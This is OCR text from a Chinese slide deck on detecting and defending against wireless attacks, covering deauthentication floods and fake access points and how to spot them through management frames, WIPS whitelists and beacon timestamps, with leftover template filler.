
Identify DOS Attack

DOS攻击有很多种，什么Authentiction Flood 、De-Authentcation Flood、Association Flood、Beacon Flood 等等。

Deauth Flood：这个在常见无线攻击中，是最常用的，应该也是最常见的，当Client对AP进行认证的时候，过程可以使用一些Radius、EAP等安全协议来认证Client，然后它们就连在一起了，这时候如果接收到Deauth的框架信息，就会与客户端分离.迫使再次重新连接进行拒绝服务


无线攻击的识别与防御策略

我们可以根据Management Frames的类型和Authentication报文进行检测Deauth：




无线攻击的识别与防御策略


Identify Fake AP



黑客先建立一个与你同SSID的热点，运用DOS Attack将合法Client强制断掉AP，当Client再次执行关联请求时，已经被劫持到Fake AP上，进行劫持，密码窃取等行为。

无线攻击的识别与防御策略





1.发现其SSID与企业热点相同或类似的/无密码保护的，信道异常，应立刻进行阻断，名单规则应为‘非白即黑’。

2.WIPS应设置每个热点的建立时间，并进行记录其运行时间，发现其热点时间不匹配的，应尽快阻断。

（2）还有一种就是基于Timestamp的检测。当一个Fake AP建立的时候，它要创建一个Management Frames Beacon，每一个客户端都将包含一个Timestamp，这个时间戳应该是逐渐增长的，有一定规律的，是同步的，在802.11里面叫做TSF。

无线攻击的识别与防御策略

无线攻击的识别与防御策略

BUSINESS TEMPLATE

THANKS

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea

无线攻击的识别与防御策略

无线攻击的识别与防御策略